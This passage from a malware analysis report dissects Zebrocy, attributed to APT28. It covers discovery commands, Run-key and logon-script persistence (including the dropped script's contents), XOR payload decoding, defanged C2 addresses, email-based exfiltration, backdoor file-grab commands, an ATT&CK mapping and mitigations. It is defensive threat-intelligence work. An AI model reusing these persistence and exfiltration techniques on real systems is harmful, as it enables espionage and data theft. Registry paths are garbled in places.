.doc, .docx, .xls, .xlsx, .ppt, .pptx, .exe, .zip, and .rar are searched for files with a size of
60MB or less, and "echo" to list the contents of the directories. %APPDATA%"
command is run.

Zebrocy uses the storage obtained from the GetDriveName function and gets the
serial number of the storage device with the GetDrive call. Then, it uses the
application-defined Windows hook method to identify when a network storage
device is added to the target system. Hook calls a file steal method called
"RecordToFile" when a network driver is added.
Zebrocy Malware Technical Analysis Report
Figure 6: Windows Hook Used for RecordToFile Function
Zebrocy runs "systeminfo & tasklist" commands to gather system-specific
information and information about running processes.
17
"netstat -aon" and "ipconfig /all" commands sent over the Zebrocy backdoor
component are run to gather network configuration and connection information.
Zebrocy also frequently uses registry queries during the discovery phase. For
example, it has run that the
"reg query "HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /s" command
with the CMD_EXECUTE command taken from the downloaded backdoor software.
In addition to the above methods, attackers can use WMI commands to gather
information about the operating system, drivers, processes, and physical hardware.
• wmic logicaldisk get Caption, Description, VolumeSerialNumber, Size, FreeSpace
• wmic diskdrive get Model, SerialNumber
• wmic computersystem get Manufacturer, Model, Name, SystemTypec
• wmic os get Caption, OSArchitecture, OSLanguage, SystemDrive, MUILanguages
• wmic process get Caption, ExecutablePath

Zebrocy stores the information it collects about the target system in a .txt file.
Zebrocy Malware Technical Analysis Report
Figure 7: Information Collected in .txt File About the Target System
18
Persistence
Zebrocy uses the Registry Run key to ensure its persistence on the target system.
Changes for persistence in the Zebrocy Delphi version to
"HKCUSoftwareMicrosoftWindowsCurrentVersionRunAudioMgr" key and
"%AppData%Videovideodrv.exe" for .NET version and
"HKCUSOFTWAREMicrosoftWindowsCurrentVersion". It can be seen that
"%AppData%Platformsslwin.exe" values are added to the “RunGoogleIndexer" key.
Another way to ensure persistence by Zebrocy is to use the "Logon Script"
functionality. Zebrocy creates a script called "registration.bat" and adds it to the
"UserInitMprLogonScript" Registry key.
Contents of the created Logon Script file:
reg add HKCUEnvironment /v "UserInitMprLogonScript" /t REG_EXPAND_SZ /d
"C:UsersPublicVideosaudev.exe" /f
del C:UsersPublicVideosregistr.bat
exit
Execution
Zebrocy can run commands on the target system via the cmd.exe command line
through its backdoor component. Below are the commands that can be run by the
backdoor component of the Zebrocy malware and the parameters it receives.
CMD_EXECUTE echo %APPDATA%
ipconfig /all
netstat -aon
CMD_EXECUTE wmic process get Caption, ExecutablePath
reg query
"HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /s
Encryption & Evasion
Zebrocy sends the second stage payload represented in ASCII hexadecimal format
after initially sending the information it collects specifically for the system to the C2
server, and it is decoded and written in the location
"%APPDATA%RoamingAudiosoundfix.exe". The second stage payload functionality
reviewed is similar to the initial Zebrocy example.

A key descriptor named "liver" was used to mark the start and end locations of key
components of the Zebrocy malware.
Zebrocy Malware Technical Analysis Report
Figure 8: To Locate Zebrocy Components
Key Identifier Used
19
The "OpenAir39045_Bayren_Munchen" statement after the first key identifier is
used to obtain the XOR key to encrypt the data. The important thing here is not the
data itself but its length.
Zebrocy Dropper adds the key definition length as an offset by looking at the last
"liver" key identifier to obtain the XOR key. Then, it creates the length of the XOR
key as 21-bytes (the same as the length of the Key identifier).
The malware uses the resulting XOR key to decrypt the encrypted payload data
after the last key identifier in a simple XOR loop.
Zebrocy Malware Technical Analysis Report
Figure 9: Using XOR Key Received with Key Identifier
Decrypted Payload
The auxiliary files created by the Zebrocy malware are deleted from the target
system after had completed their task. As detected in new Zebrocy cases, the
information collected from the target system is stored in a file called "si.ini" and is
sent to the remote server by email as a file attachment via SMTPS on port 465. It
had sent the email, and then it has deleted the "si.ini" file.
Command and Control
Zebrocy uses a "raw socket" to communicate with the C2 server and some
decrypted string expressions before establishing HTTP communication. These are
as follows:
• IP address
• (e.g., 185.25.50[.]93)
• HTTP POST request
• (e.g., POST http://185.25.50[.]93/syshelp/kd8812u/protocol.php
HTTP/1.1rnHost: 185.25.50[.]93rnContent-Type: application/x-www-form-
urlencodedrnContent-Length:), “porg=” ve “Content-Length:”)

Zebrocy also uses email protocols such as SMTP and POP3 for networking to
communicate over the HTTP protocol and increase privacy rather than leaking
data.
20
Zebrocy Malware Technical Analysis Report
Figure 10: Using E-mail in C2 Communications
While Zebrocy uses SMTP to leak data, it parses emails by connecting to
"tomasso25@ambcommission.com" via binary POP3.
Second-Stage Payload
Zebrocy is Trojan software attached to the APT28 threat group and used as all
detected first-stage payloads with a few exceptions of the Cannon malware. The
group chooses to keep the malware simple by implementing new versions in
different programming languages rather than improving their codebase to add
new functionality and increase their chances of being undetected. Therefore,
although the attack flow is the same, core components such as the Zebrocy
executable, downloader, and backdoor distributed with the distribution documents
have been rewritten in many different programming languages such as AutoIT,
C++, C#, Delphi, Go, VB.NET.
Stage-1 downloader, the first stage of the Zebrocy component by APT28, downloads
and runs a new downloader software that is not much different from other Zebrocy
downloader components. The newly downloaded downloader is responsible for
downloading the backdoor software this time.
21
Zebrocy Malware Technical Analysis Report

Figure 11: First-stage/Second-stage in Zebrocy Campaigns
Use Cases of Components
Examined Zebrocy samples consisted of a Delphi Downloader, AutoIT downloader,
and a Delphi backdoor. Case-1 and Case-2 indicate cases frequently encountered in
the reviewed Zebrocy campaigns. Thanks to Microsoft Office documents
distributed over targeted phishing e-mails, we have determined the following
things: After downloading Zebrocy's first-stage downloader software, either directly
download a backdoor software or, after downloading a new downloader software,
they tend to leave the backdoor software to the target system.
A new campaign, illustrated by Case-3, which uses more extensive procedures than
other campaigns, has also emerged. A Delphi dropper software is used as the first
stage Zebrocy downloader. This situation indicates that dropper software is used
instead of the usual Zebrocy downloader software.
Zebrocy malware has three components: downloader, dropper, and backdoor.
While the downloader and dropper are exploring the target system, the backdoor is
used to ensure persistence and carry out espionage activities.
22
Zebrocy Malware Technical Analysis Report
The Zebrocy Downloader component collects system-specific information during
the discovery phase and sends them to the remote server with an HTTP POST
request. The operations performed by Zebrocy variants created with different
programming languages for discovery purposes on the target system are listed
below.
• Retrieves the storage device serial number. Malware uses the serial number in
the request to communicate to the C2 server.
• To list system information and running processes, it uses Systeminfo & tasklist
commands.
• A screenshot along with the collected information is sent to a C2 server such as
"hxxp://109.248.148[.]42/agr-enum/progress-inform/cube.php?res=[serial
number]".
• We have seen that some Zebrocy variants use WMI instead of systeminfo to
obtain system information. For example, the Zebrocy C# downloader variant runs
the following VMI commands.
 wmic logicaldisk get Caption, Description,VolumeSerialNumber,Size,FreeSpace
 wmic diskdrive get Model, SerialNumber
 wmic computersystem get Manufacturer, Model, Name, SystemTypec
 wmic os get Caption, OSArchitecture, OSLanguage,SystemDrive,MUILanguages
 wmic process get Caption,ExecutablePath
Zebrocy downloader collects the following information with the commands it runs:
• Current Application Path
• Operating System Version
• System Directory
• User Domain
• Machine and Machine Name
• Current Time Zone and Date
• Disk Drive List (Information About Each One Like Model, Serial Number, Name,
etc.)
• C:program Files And C:program Files (X86) Directory List
• Running Process List
23
Zebrocy Malware Technical Analysis Report
The second stage downloader software downloaded by the Zebrocy downloader
also downloads backdoor software, another component of the Zebrocy toolkit, to
the target system. The configuration information of the downloaded backdoor
software is stored in the "Resource" section and consists of hexadecimal coded and
encrypted four sections.

Backdoor Components
Backdoor software sends the following commands to gather information about the
attacking operators' target computer and working environment.
- SCREENSHOT
- SYS_INFO
- GET_NETWORK
- SCAN_ALL
The above commands are usually run at startup on the targets where the backdoor
software is installed for the first time. Other backdoor commands that we know to
run more frequently afterward and the arguments they took are as follows:
REG_GET_KEYS_VALUES
HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersion
DOWNLOAD_DAY(30)
c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
*.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;
d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
*.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;
DOWNLOAD_DAY(1)
c:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
*.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;
d:*.doc;*.docx;*.xls;*.xlsx;*.ppt;*.pptx;*.rtf;*.tif;*.tiff;*.jpg;*.jpeg;
*.bmp;*.rar;*.zip;*.pdf;*.KUM;*.kum;*.tlg;*.TLG;*.sbx;*.crf;*.hse;*.hsf;*.lhz;
CMD_EXECUTE echo %APPDATA%
ipconfig /all
netstat -aon
CMD_EXECUTE wmic process get Caption,ExecutablePath
reg query
"HKCUSoftwareMicrosoftWindowsCurrentVersionRun" /s
UPLOAD_AND_EXECUTE_FILE C:ProgramDataOfficeMSmsoffice.exe
DOWNLOAD_LIST C:ProgramDataOfficeMSout.txt
DOWNLOAD_LIST %APPDATA%The Bat!Account.CFN
24
Tarihsel Süreç ve Gelişim
Advanced Persistent Threat Groups
MITRE ATT&CK Tehdit Matrisi
APT28 tehdit grubuna bağlanan Zebrocy trojan yazılımının kullandığı teknikler ve
taktikler yeralmaktadır.
Zebrocy
Taktik ID Taktik Adı Teknik ID Teknik Adı
TA0001 Initial Access T1566 Phishing
TA0002 Execution
T1059
T1047
Command and Scripting Interpreter
Windows Management Instrumentation
TA0003 Persistence
T1547
T1547
T1053
Boot or Logon Autostart Execution
Boot or Logon Initialization Scripts
Scheduled Task/Job
TA0005 Defense Evasion
T1140
T1070
T1027
Deobfuscate/Decode Files or Information
Indicator Removal on Host
Obuscated Files or Information
TA0006 Credential Access
T1110
T1606
Brute Force
Forge Web Credentials
TA0007 Discovery
T1083
T1135
T1120
T1057
T1012
T0182
T1016
T1049
T1033
T1124
File and Directory Discovery
Network Share Discovery
Peripheral Device Discovery
Process Discovery
Query Registry
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Time Discovery
TA0009 Collection
T1560
T1119
T1074
T1056
T1113
Archive Collected Data
Automated Collection
Data Staged
Input Capture
Screen Capture
TA0011 Command and Control
T1071
T1132
T1573
T1105
Application Layer Protocol
Data Encoding
Encrypted Channel
Ingress Tool Transfer
TA0010 Exfiltration T1041 Exfiltration Over C2 Channel
Advice &
Mitigations
25
Advice & Mitigations
Detailed information about the Zebrocy malware, which the APT28 group used as
the first stage Downloader in its attacks, was shared. In addition, by checking
whether the APT28 threat actor is among its potential targets, we have created a
scope on what kind of interactions you can detect in compromised systems.
When we had examined the encountered cases, we have seen that the group
mostly used phishing attacks to gain first access and took advantage of security
vulnerabilities in existing systems. In this context, precautions should be taken by
considering the attack vectors used to protect from the attacks that the Zebrocy
malware may carry out.
Essential recommendations to be implemented to protect assets in the digital
world and minimize the risk of exploitation arising from security vulnerabilities and
device configuration are shared below.
• Use the IDS/IPS systems that use network signatures to identify malware-
generated traffic.
• Scan the system to detect unauthorized archiving programs.
• Sensitive data that is prioritized to protect out of the system in the encrypted
form helps to prevent data collection.
• Limit access to login scripts to administrator accounts with certain privileges.
